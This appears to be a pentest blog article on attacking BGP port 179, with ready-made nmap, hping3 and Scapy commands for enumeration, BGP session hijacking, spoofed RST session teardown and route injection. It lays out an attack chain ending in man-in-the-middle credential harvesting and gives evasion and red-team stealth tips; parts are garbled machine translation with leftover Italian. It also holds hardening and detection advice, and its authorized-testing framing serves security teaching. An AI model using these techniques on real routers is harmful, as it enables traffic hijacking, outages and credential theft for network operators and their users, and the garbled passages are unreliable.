BGP Port 179: What It Is, How It Works, and Routing Security Risks

Learn what BGP port 179 is used for, how Autonomous System peering works, what risks a misconfigured session introduces, and how to analyze enumeration, route injection, and hijacking in an authorized pentest/CTF.
- Posted on 2026-04-03
- Reading time: 10 min

BGP port 179 exposes the Border Gateway Protocol, the routing system that decides how traffic moves between Autonomous Systems (AS) on the Internet and in large enterprise networks. When you find port 179 open during a pentest, you're looking at the network's control plane. A misconfiguration here doesn't just mean access to a device: it means the ability to redirect traffic, isolate segments, or inject rogue routes. Port 179 enumeration reveals active peerings, AS numbers, advertised prefixes, and filtering policies. In the kill chain, it sits between initial access and lateral movement: monitoring BGP is equivalent to monitoring the path of packets.
This article walks you through BGP peering identification and route injection, with ready-made commands and realistic scenarios for enterprise and service provider environments.
1. Technical Anatomy of the Door 179 #
Port 179 is registered as IANA bgp over TCP. BGP is a path-vector routing protocol that operates between border routers of different ASs.
The BGP session flow follows four phases:
- TCP handshake on port 179 (the peer initiating the connection connects to the neighbor's 179)
- OPEN message: AS number exchange, hold time, router ID, capabilities
- UPDATE message: Announce and retire prefixes with attributes (AS_PATH, NEXT_HOP, MED, LOCAL_PREF)
- KEEPALIVE: every 60 seconds by default to keep the session active
The operational variants are eBGP (between different ASs, TTL=1 by default), iBGP (same AS, TTL=255, full mesh or route reflector) and BGP confederations (internal sub-ASs).
Misconfig: Peering BGP senza autenticazione MD5
Impatto: qualsiasi host che raggiunge la porta 179 del router può tentare di stabilire una sessione BGP
Come si verifica: nmap -sV -p 179 [target] e poi tentativo di connessione TCP con nc -nv [target] 179Misconfig: Nessun prefix filter sulle sessioni eBGP
Impatto: un peer malevolo può annunciare qualsiasi prefisso, inclusi quelli altrui (BGP hijack)
Come si verifica: dalla sessione BGP, annuncia un prefisso /24 di test e verifica se viene accettatoMisconfig: TTL security non attivo su eBGP
Impatto: attacchi da host remoti (non directly connected) possono raggiungere la sessione BGP
Come si verifica: hping3 -S -p 179 -t 2 [target] (se risponde con TTL>1, GTSM non è attivo)2. Basic Enumeration of Port 179 #
BGP port 179 enumeration begins by checking the TCP state and analyzing the response to the connection attempt. A BGP peering responds in a characteristic manner.
Command 1: Nmap #
nmap -sV -sC -p 179 -Pn 10.10.10.1Expected output:
PORT    STATE SERVICE VERSION
179/tcp open  bgp     BGP (Autonomous System: 65001)
| bgp-info:
|   AS Number: 65001
|   Router ID: 10.10.10.1
|_  Hold Time: 180
Parameters:
-sV: identifies the BGP service and attempts to extract AS number and capabilities-sC: runs the default NSE scripts for BGP (banner, info)-Pn: skips ping discovery, which is essential because BGP routers often filter ICMP
Command 2: Netcat for manual analysis #
nc -nv 10.10.10.1 179Expected output:
(UNKNOWN) [10.10.10.1] 179 (bgp) open
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ..........
What this output tells us: the TCP connection succeeds and the router sends a BGP OPEN message (the bytes 0xFF (Repeated is the BGP marker.) This confirms that the router accepts TCP connections on port 179 from sources not configured as neighbors, which indicates no ACL or prefix list is present on the port.
3. Advanced Enumeration #
Targeted NSE scripts for BGP #
nmap -p 179 --script bgp-info 10.10.10.1Output:
PORT    STATE SERVICE
179/tcp open  bgp
| bgp-info:
|   version: 4
|   AS: 65001
|   Hold Time: 180
|   Router ID: 10.10.10.1
|   Capabilities:
|     Multiprotocol: IPv4 Unicast
|     Route Refresh
|     4-byte AS Numbers
|_    Graceful Restart
Reading the output: BGP version 4 is standard. AS 65001 is in the private range (64512-65534), typical of enterprise networks using iBGP or private eBGP. The capabilities reveal that the router supports route refresh (you can force a re-advertisement) and graceful restart (the session survives brief interruptions). You use this data to construct a compatible OPEN message.
Router fingerprint via BGP OPEN #
Using Scapy , you can send a crafted OPEN message and analyze the response to identify the vendor and version. For a deeper dive into fingerprinting techniques, see the complete guide to enumeration.
python3 -c "
from scapy.all import *
from scapy.contrib.bgp import *
pkt = IP(dst='10.10.10.1')/TCP(dport=179,sport=RandShort(),flags='S')
ans = sr1(pkt, timeout=3, verbose=0)
if ans and ans[TCP].flags == 'SA':
    print(f'[+] BGP port open, TTL={ans.ttl}, Window={ans[TCP].window}')
    if ans.ttl <= 1:
        print('[!] GTSM active (TTL=1)')
    elif ans.ttl >= 63:
        print('[*] Likely Linux-based router')
    elif ans.ttl >= 254:
        print('[*] Likely Cisco IOS/IOS-XE')
"
Output:
[+] BGP port open, TTL=255, Window=16384
[*] Likely Cisco IOS/IOS-XE
Reading the output: TTL=255 and window size 16384 are characteristic of Cisco IOS. The high TTL also indicates that GTSM (Generalized TTL Security Mechanism) is not configured—a router with GTSM enabled would respond with TTL=1 and discard packets with low TTL.
AS enumeration and prefixes via public looking glass #
Before interacting directly with the target, you can gather passive intelligence about the AS.
whois -h whois.radb.net AS65001Output:
aut-num:    AS65001
as-name:    CORP-NETWORK
descr:      Corporate Internal BGP
import:     from AS65002 accept ANY
export:     from AS65001 announce AS65001
admin-c:    ADMIN-RIPE
Reading output: AS accepts ANY from peer 65002 — no prefix filter in import. This is a critical signal: if you compromise the peer router, you can advertise any prefix and it will be accepted.
Banner timing analysis #
hping3 -S -p 179 -c 3 10.10.10.1Output:
HPING 10.10.10.1 (eth0 10.10.10.1): S set, 40 headers + 0 data bytes
len=44 ip=10.10.10.1 ttl=255 DF id=0 sport=179 flags=SA seq=0 win=16384 rtt=1.2 ms
len=44 ip=10.10.10.1 ttl=255 DF id=0 sport=179 flags=SA seq=1 win=16384 rtt=1.1 ms
len=44 ip=10.10.10.1 ttl=255 DF id=0 sport=179 flags=SA seq=2 win=16384 rtt=1.3 ms
Reading the output: Stable RTT ~1.2ms indicates direct connection (same LAN or one hop). DF seven id=0 Cisco IOS confirms. You can use the ping tool for advanced analysis of the target's behavior.
4. Offensive Techniques on BGP Port 179 #
BGP Session Hijack (no MD5 auth)
Context: BGP router without MD5 authentication on the session. The attacker is on the same LAN as the router or has compromised a neighboring host.
python3 -c "
from scapy.all import *
from scapy.contrib.bgp import *
# Step 1: TCP handshake
ip = IP(src='10.10.10.200', dst='10.10.10.1')
syn = ip/TCP(sport=12345, dport=179, flags='S')
sa = sr1(syn, timeout=3, verbose=0)
ack = ip/TCP(sport=12345, dport=179, flags='A', seq=sa.ack, ack=sa.seq+1)
send(ack, verbose=0)
# Step 2: BGP OPEN
bgp_open = ip/TCP(sport=12345,dport=179,flags='PA',seq=sa.ack,ack=sa.seq+1)/BGPHeader()/BGPOpen(my_as=65002,hold_time=180,bgp_id='10.10.10.200')
send(bgp_open, verbose=0)
print('[+] BGP OPEN sent to target')
"
Output (success):
[+] BGP OPEN sent to targetOutput (failure):
WARNING: Mac address to reach destination not found. Using broadcast.What to do next: If the router responds with an OPEN message, you've established a BGP session. The next step is to send an UPDATE with the prefixes you want to inject. In a real pentest, this requires close coordination with the client to avoid impacting production.
BGP RST Attack (session teardown)
Context: You want to terminate an existing BGP session between two routers. You need to know the source/destination IP and source port of the active session.
hping3 -a 10.10.10.2 -R -p 179 -s 45321 -c 10 10.10.10.1Output (success):
HPING 10.10.10.1 (eth0 10.10.10.1): R set, 40 headers + 0 data bytes
--- 10.10.10.1 hping statistic ---
10 packets transmitted, 0 packets received, 100% packet loss
Output (failure):
HPING 10.10.10.1 (eth0 10.10.10.1): R set, 40 headers + 0 data bytes
--- 10.10.10.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
What to do next: If the BGP session is dropped (verifiable with a looking glass or router access), the prefixes advertised via that session disappear from the routing table. This causes a temporary blackhole in traffic to those prefixes—useful as a diversion. Learn more about lateral movement in the network.
Route Injection via established session
Context: You have established a BGP session with a router that does not filter import prefixes.
python3 -c "
from scapy.all import *
from scapy.contrib.bgp import *
# Assuming TCP session already established
# BGP UPDATE: announce 192.168.100.0/24 via our AS
update = BGPHeader()/BGPUpdate(
    withdrawn_routes=[],
    path_attr=[
        BGPPathAttr(flags=0x40, type_code=1, attribute=BGPPAOrigin(origin=0)),
        BGPPathAttr(flags=0x40, type_code=2, attribute=BGPPAASPath(segments=[BGPPAASPath.ASPathSegment(segment_type=2, segment_value=[65002])])),
        BGPPathAttr(flags=0x40, type_code=3, attribute=BGPPANextHop(next_hop='10.10.10.200'))
    ],
    nlri=[BGPNLRI_IPv4(prefix='192.168.100.0/24')]
)
print('[+] BGP UPDATE crafted for 192.168.100.0/24')
"
Output (success):
[+] BGP UPDATE crafted for 192.168.100.0/24Output (failure):
BGPHeader: malformed packet - check AS_PATH attributeWhat you do next: If the router accepts the UPDATE, the prefix 192.168.100.0/24 is inserted into the routing table with your IP as the next-hop. All traffic to that subnet now passes through you—you're in MitM mode. In the context of a kill chain , this enables traffic interception and manipulation.
5. Practical Pentest Scenarios #
Scenario 1: Enterprise with iBGP and route reflector #
Situation: Enterprise network with three sites connected via MPLS. BGP used internally for intersite prefix exchange. Centralized route reflector. You have compromised a server in the main site's server farm.
Step: 1
nmap -sV -p 179 -Pn 10.10.10.0/24Expected output:
10.10.10.1 - 179/tcp open bgp
10.10.10.2 - 179/tcp open bgp
10.10.10.3 - 179/tcp filtered bgp
Step: 2
nc -nv 10.10.10.1 179 -w 3Expected output:
(UNKNOWN) [10.10.10.1] 179 (bgp) open
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ....
If it fails:
- Probable cause: ACL on the router limits TCP/179 connections to configured neighbors only
- Fix: Check if your source IP falls within neighbor subnets with
nmap --traceroute 10.10.10.1to understand which interface you are coming from
Estimated time: 15-30 minutes for scan and analysis
Scenario 2: Service Provider with exposed eBGP #
Situation: ISP with peering point. Border router exposed on a shared peering segment. You have physical or VPN access to the LAN peering.
Step: 1
nmap -sV -p 179 --script bgp-info 172.16.0.0/24 -PnExpected output:
172.16.0.1 - 179/tcp open bgp (AS: 12345)
172.16.0.5 - 179/tcp open bgp (AS: 67890)
172.16.0.10 - 179/tcp filtered bgp
Step: 2
hping3 -S -p 179 -t 1 172.16.0.1Expected output:
len=44 ip=172.16.0.1 ttl=255 sport=179 flags=SAIf it fails:
- Probable cause: GTSM active, router discards packets with too low TTL
- Fix: If you are directly connected, your TTL will be 64 or 255 —
hping3 -S -p 179 -t 255 172.16.0.1
Estimated time: 10-20 minutes
Scenario 3: Cloud-exposed BGP in a segmented environment #
Situation: Hybrid cloud infrastructure. BGP used between on-premise routers and cloud virtual network gateways. Management segment separated but reachable via a compromised jump host.
Step: 1
ssh -D 9050 user@jumphost
proxychains nmap -sT -p 179 -Pn 10.0.0.1
Expected output:
PORT    STATE SERVICE
179/tcp open  bgp
Step: 2
proxychains nc -nv 10.0.0.1 179 -w 5Expected output:
(UNKNOWN) [10.0.0.1] 179 (bgp) openIf it fails:
- Probable cause: Proxychains doesn't natively support UDP (but BGP supports TCP, so it's fine). The problem could be a timeout that's too strict.
- Fix: Increase timeout in
proxychains.conf:tcp_read_time_out 30000
Estimated time: 20-40 minutes (proxy overhead)
6. Attack Chain Complete #
Recon (scan porta 179) → BGP OPEN fingerprint → Session Establishment → Route Injection → Traffic Redirect (MitM) → Credential Harvest → Lateral Movement| Phase | tool | Key command | Output/Result |
|---|---|---|---|
| Recon | Nmap | nmap -sV -p 179 -Pn [subnet] | Router with BGP enabled, AS number |
| Fingerprint | scapy | sr1(IP(dst=[target])/TCP(dport=179,flags='S')) | Vendor, GTSM status, window size |
| Session | scapy | BGPOpen(my_as=65002,hold_time=180) | BGP session established |
| Route Inject | scapy | BGPUpdate(nlri=[target_prefix/24]) | Prefix injected into routing table |
| MitM | ettercap/tshark | tshark -i eth0 -f "net [prefix]" | Intercepted traffic |
| Credential Harvest | tcpdump | tcpdump -A -i eth0 port 80 or port 21 | Clear credentials |
Estimated timeline: 60-180 minutes from port identification to traffic interception. The bottleneck is establishing the BGP session without causing instability.
Port 179's role: It is the entry point to the network's control plane. Whoever controls BGP controls where traffic flows. Unlike other attacks that require access to a single host, manipulating BGP impacts the entire network.
7. Detection & Evasion #
What the Blue Team monitors #
- Router Syslog: messages
%BGP-3-NOTIFICATIONe%BGP-5-ADJCHANGEon Cisco (path: console/vty + syslog server) - SIEM/NOC: alert on new unexpected BGP sessions, neighbor state changes
- RPKI validation: Major ISPs validate prefix origins with RPKI — unsigned prefixes trigger alerts
- BGP monitoring toolsRIPE RIS, BGPStream, and BGPalerter detect anomalous ads in real time
Evasion Techniques #
Tecnica: Annuncio di prefissi più specifici
Come: invece di annunciare un /16, annuncia due /17. I prefissi più specifici hanno priorità nella routing table
Riduzione rumore: l'annuncio appare come un normale split di prefisso, meno sospetto di un prefix hijack completoTecnica: AS_PATH prepending dell'AS legittimo
Come: includi l'AS originale nel path per rendere l'annuncio coerente con il routing esistente
Riduzione rumore: i sistemi di monitoraggio che controllano solo l'origin AS non rilevano l'anomaliaTecnica: Timing dell'attacco durante maintenance window
Come: esegui l'iniezione durante una finestra di manutenzione annunciata (se ne hai conoscenza)
Riduzione rumore: i cambi BGP durante maintenance sono attesi e meno scrutinatiPost-Exploitation Cleanup #
- Retire injected prefixes with a BGP UPDATE withdraw before closing the session
- Close the BGP session with a clean NOTIFICATION message (cease code 6)
- Verify that the target's routing table has returned to its pre-attack state using looking glass
8. Toolchain and Comparison #
Operational pipeline #
nmap (scan 179) → scapy (fingerprint + session) → bgp-inject (route manipulation) → tshark (traffic capture) → responder/ettercap (credential harvest)Data passing between phases: BGP router IPs, AS numbers, router IDs, hold times, advertised prefixes, TTL behavior, MD5 auth status.
Comparative table #
| Appearance | BGP (179/TCP) | OSPF (89/IP) | RIP (520/UDP) |
|---|---|---|---|
| Default port | 179 | Protocol 89 (no port) | 520 |
| Scope | Inter-AS / iBGP enterprise | Intra-AS | Intra-AS (small networks) |
| Strong | MD5 (optional), GTSM | MD5, auth area | Plaintext, MD5 |
| Exploit Complexity | High (stateful TCP session) | Media (multicast) | Low (UDP broadcast) |
| Impact | Redirect inter-AS traffic | Modify intra-AS routing | Edit local routing |
| When to prefer it | Target is a border router or route reflector | Target is internal router | Target is small legacy network |
9. Troubleshooting #
| Error / Symptom | Cause | Fix |
|---|---|---|
Connection refused on door 179 | BGP down or ACL blocking source | Check from an IP in the configured neighbor subnet |
| BGP OPEN sent but no OPEN received in response | AS number in your OPEN does not match any configured neighbor | Try the AS number discovered in the enum phase: BGPOpen(my_as=[target_AS]) |
NOTIFICATION: Bad Peer AS | The AS in your OPEN does not match the neighbor's configuration | Usa whois AS[numero] to verify the correct AS to announce |
| Session closes after OPEN | Incompatible hold time or MD5 auth active | If MD5 is enabled, you cannot proceed without the password. Verify with tcpdump -i eth0 tcp port 179 -vvv and look for the TCP-MD5 flag |
| Hping3 does not receive SYN-ACK | GTSM active, your packet is being dropped due to insufficient TTL | Usa hping3 -S -p 179 -t 255 [target] to simulate direct connection |
10. FAQ #
Q: How to check if BGP on port 179 has MD5 authentication enabled?
R: Attempt a standard TCP connection with nc -nv [target] 179If the TCP connection is established but the router closes immediately after your OPEN, MD5 may be active. Confirm with tcpdump -i eth0 tcp port 179 -vvv looking for TCP option kind 19 (MD5 signature).
Q: Is BGP port 179 dangerous if exposed to the Internet?
A: Yes. A router with port 179 exposed without ACLs and MD5 authentication is vulnerable to session hijacking and route injection. Large ISPs filter port 179 with ACLs and use RPKI to validate advertisements, but edge routers and enterprise CPEs often lack these protections.
Q: What is the difference between iBGP and eBGP in the context of a pentest?
A: iBGP operates within the same AS with TTL=255, eBGP between different ASes with TTL=1 by default. In pentests, iBGP is more accessible from a compromised host in the internal network. eBGP requires a direct connection to the router (unless configured). ebgp-multihop).
Q: How to find out the prefixes advertised by an AS without access to the router?
A: Use public looking glasses like lg.he.net or WHOIS query on whois.radb.netThe command whois -h whois.radb.net -i origin AS[numero] returns all prefixes registered for that AS.
Q: What tools do I need for a pentest on BGP port 179?
A: The basic kit includes: nmap (discovery), hping3 (fingerprint TTL/GTSM), scapy with form scapy.contrib.bgp (session manipulation), tcpdump/tshark (traffic analysis). For continuous monitoring: bgpalerter (open source, detects abnormal ads).
Q: Is BGP hijacking detectable in real time?
A: Yes, through RPKI validation, RIPE RIS, BGPStream, and tools like bgpalerter. Detection depends on the speed of monitoring: anomalous announcements are typically detected within 1-15 minutes by large operators, but internal enterprise networks often don't have dedicated BGP monitoring.
11. Final Cheat Sheet #
| Action | Command | Note |
|---|---|---|
| BGP Port Scan | nmap -sV -p 179 -Pn [target] | -Pn mandatory, routers filter ICMP |
| Manual banner grab | nc -nv [target] 179 | Wait for OPEN message (marker 0xFF) |
| GTSM Test | hping3 -S -p 179 -t 1 [target] | If it responds, GTSM is not active |
| Fingerprint vendor | hping3 -S -p 179 -c 1 [target] | TTL and window size reveal OS |
| Enum AS/prefixes | whois -h whois.radb.net -i origin AS[N] | Passive intelligence, zero noise |
| BGP OPEN via scapy | BGPOpen(my_as=65002,hold_time=180) | Requires established TCP session |
| Capture BGP session | tcpdump -i eth0 tcp port 179 -vvv -w bgp.pcap | Offline analysis with Wireshark |
| MD5 Auth Verification | tcpdump -i eth0 tcp port 179 -vvv | grep "option-md5" | TCP option type 19 |
| RST attack | hping3 -a [spoofed_ip] -R -p 179 -s [src_port] [target] | You need to know the source port |
| Looking glass query | curl "https://lg.he.net/api/v1/[AS]" | Check advertised prefixes |
Why Porta 179 is relevant in 2026 #
BGP remains the only inter-domain routing protocol on the Internet. Migration to BGPsec (cryptographically signed updates) is still in its early stages. RPKI covers approximately 40-50% of global prefixes (verification on rpki-monitor.antd.nist.gov). In the enterprise, iBGP is increasingly used for multi-site networks and SD-WAN overlays. Any router with accessible port 179 and no MD5 is a potential compromise point for the entire routing infrastructure.
Hardening and Mitigation #
- Enable MD5 authentication on every session:
neighbor [IP] password [key](Cisco IOS) - Configure GTSM:
neighbor [IP] ttl-security hops 1(Cisco) orttl-security(Juno) - Implement strict prefix filters:
neighbor [IP] prefix-list STRICT inwith only the expected prefixes - Enable RPKI validation:
rpki server [URL]+route-map RPKI-VALID permitwith valid rpki match
OPSEC for the Red Team #
An attempted TCP connection on port 179 immediately generates a log. %BGP-3-NOTIFICATION: received from [tuo_IP] On Cisco routers. It's a high-visibility protocol. To reduce noise: limit attempts to a single SYN to check port status, use passive intelligence (looking glass, WHOIS, BGPStream) before touching the target, and if you need to establish a session, do so from an IP in the legitimate neighbor subnet to blend in with existing BGP traffic.
All commands and techniques described in this article are intended for authorized environments only: penetration testing with a signed contract, personal labs, and CTF platforms. Technical reference: RFC 4271 (BGP-4), RFC 5082 (GTSM), RFC 6810 (RPKI-to-Router Protocol).
Want to support HackIta? Visit hackita.it/supporto to donate. For professional penetration testing and one-on-one training, check out hackita.it/servizi.